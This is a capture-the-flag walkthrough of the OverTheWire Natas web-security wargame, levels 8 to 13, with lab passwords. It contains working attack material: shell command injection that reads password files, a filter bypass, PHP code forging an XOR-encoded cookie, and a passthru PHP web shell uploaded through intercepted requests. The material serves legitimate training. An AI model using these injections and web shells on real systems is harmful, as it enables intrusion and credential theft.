
**Secret key - oubWYf2kBq**

**Password: ZE1ck82lmdGIoErLhQgWND6j2Wzz6b6t**

- Open the URL - <http://natas8.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas8  
Password – xcoXLmzMkoIP9D7hlgPlh9XD7OgLAc5Q
- After logging into the page, it requests a secret key.
- View the source code, in the code there is the secret key but it has been encrypted, so first it must be decrypted or reverse the code.



- Now the decrypted secret key can be entered and receive the password for the next level.



## Level 09

**Password: *t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu***

- Open the URL - *http://natas9.natas.labs.overthewire.org*
- Log with the given username and password
- Username – *natas9*  
Password – *ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t*
- An input box is given to type and search anything at the logging to the page.
- View the source code, in the code there is a statement  
*"grep -i \$key dictionary.txt"*.

### **grep:**

- *grep* is a command-line utility in Unix/Linux that searches for patterns within files. It stands for "Global Regular Expression Print."
- It scans the file line by line and prints out lines that match the given pattern.

### **-i:**

- The *-i* option tells *grep* to perform a case-insensitive search. This means that it will match the pattern regardless of whether the characters are uppercase or lowercase.

### **\$key:**

- *\$key* is a shell variable. In the context of this command, it represents the search pattern. The value of the variable *key* is substituted at runtime with whatever it has been set to.

### **dictionary.txt:**

- This is the name of the file where *grep* will search for the pattern specified by *\$key*.
- So here using this statement we can find the password through some Linux commands. Firstly, instead of *\$key* we can give **any letter** to find in the *dictionary.txt* and then give the Linux command.


***b; cat /etc/natas\_webpass/natas10***

**b** – any letter to be searched in dictionary

**;** - to indicate that you need to execute another command

**cat** – to open the file

***/etc/natas\_webpass/natas10*** – directory to the password



## Level 10


**Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk**

- Open the URL - <http://natas10.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas10  
Password – t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
- When logged in an input box is given input text same as early stage except now it filters the input text.
- By viewing the source code we can list the illegal characters “/ [ ; | & ] /”, if these characters are entered then it will reject the input.
- Regardless of the case sensitiveness we can give a command a find letter with `/etc/natas_webpass/natas11`. If the letter we are giving in the command exists in the password it will return the password as well as the output related to the word we search.

***a /etc/natas\_webpass/natas11***

**a** – just a letter to search but if this letter exists in the password, it will return the password

***/etc/natas\_webpass/natas11*** – This is the directory where all the passwords exist



## Level 11

**Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB**

- Open the URL - <http://natas11.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas11  
Password – UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
- This level we must deal with cookies, so the cookie encoded code must be found in the application tab inside the inspect. After finding the cookie code decode it.
- Then give the “showpassword = yes”

```
GNU nano 8.0 natas11_v1.php
?php
$cookie=base64_decode('HmYk8wozJw4WNyAAFyB1Vucq0E1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D');

function xor_encrypt($in){
    $cipher = json_encode(array("showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $key = '';
    for($i=0;$i<strlen($text);$i++){
        $key .= $text[$i] ^ $cipher[$i % strlen($cipher)];
    }
    return $key;
}

print xor_encrypt($cookie);
print "\n"

?>
```

```
(kali㉿kali)-[~]
└─$ nano natas11_v1.php

(kali㉿kali)-[~]
└─$ php natas11_v1.php
PHP Parse error: syntax error, unexpected token "xor", expecting "(" in /home/kali/natas11_v1.php on line 5

(kali㉿kali)-[~]
└─$ nano natas11_v1.php

(kali㉿kali)-[~]
└─$ php natas11_v1.php
PHP Parse error: syntax error, unexpected double-quoted string "no", expecting identifier or variable or "{" or "$" in /home/kali/natas11_v1.php on line 6

(kali㉿kali)-[~]
└─$ nano natas11_v1.php

(kali㉿kali)-[~]
└─$ nano natas11_v1.php

(kali㉿kali)-[~]
└─$ php natas11_v1.php
eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeL

(kali㉿kali)-[~]
└─$ nano natas11_v1.php

(kali㉿kali)-[~]
└─$
```



- Now we have found the key, where it must be feed to cookie we have.
- Give the 'showpassword=>yes'
- Finally use the XOR encryption to set the key

```
GNU nano 8.0 natas11_v1.php *
<?php
    $data = array("showpassword=>yes", "bgcolor=>#ffffff");

    function xor_encrypt($in){
        $key = 'eDWo';
        $text = $in;
        $outText = '';

        for($i=0;$i<strlen($text);$i++){
            $outText .= $text[$i] ^ $key[$i % strlen($key)];
        }

        return $outText;
    }


    print base64_encode(xor_encrypt(json_encode($data)));
    print "\n";
?>
```

- The new cookie is found, copy it, save it in the cookie and refresh.

```
(kali@kali)-[~]
$ nano natas11_v1.php

(kali@kali)-[~]
$ php natas11_v1.php
HmYkBwozJw4WNyAAfYB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAYIxUCu5


(kali@kali)-[~]
$
```



## Level 12

**Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC**

- Open the URL - <http://natas12.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas12  
Password – yZdkjAYZRd3R7tq7T5kXMjMJlOI kzDeB
- When logging to the page it gives a image upload option.
- But when we upload a text file, php file or anything else it automatically convert into a jpg
- Let's try to write a script to get the password with a php file



- Upload this file while intercept is on.
- Change the .jpg extension into .php and forward it.

```
Connection: close
-----WebKitFormBoundaryZBpd7L8FbBAj65TR
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
-----WebKitFormBoundaryZBpd7L8FbBAj65TR
Content-Disposition: form-data; name="filename"

eag27d14sb.jpg
-----WebKitFormBoundaryZBpd7L8FbBAj65TR
Content-Disposition: form-data; name="uploadedfile"; filename="natas12_v1.php"
Content-Type: application/x-php

<?
passthru($_GET['samxia99']);

?>
```


```
1000
-----WebKitFormBoundaryZBpd7L8FbBAj65TR
Content-Disposition: form-data; name="filename"

eag27d14sb.php
-----WebKitFormBoundaryZBpd7L8FbBAj65TR
Content-Disposition: form-data; name="uploadedfile"; filename="natas12_v1.php"
Content-Type: application/x-php


<?
passthru($_GET['samxia99']);

?>
```


- Change the URL to **?samxia99=ls** in front of php



- The output received id got some jpg files




- Now change the URL again =*cat /etc/natas\_webpass/natas13*
- Now the password will be shown for the next level.




## Level 13

**Password: z3UYcr4v4uBpeX8f7EZbMHLzK4UR2XtQ**


- Open the URL - <http://natas13.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas13  
Password – trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
- First I tried to upload an image




- But it was unsuccessful because it exceeds the mentioned file size
- With the Burpsuite lets check to proceed forward
- Here the reddish part can be erased in order to compress the image.




- After removing the reddish part, add passthru PHP script and forward it.



- Then the image is uploaded



- It is uploaded as a PHP file, now we can open it which will give the password for the next level




## Level 14

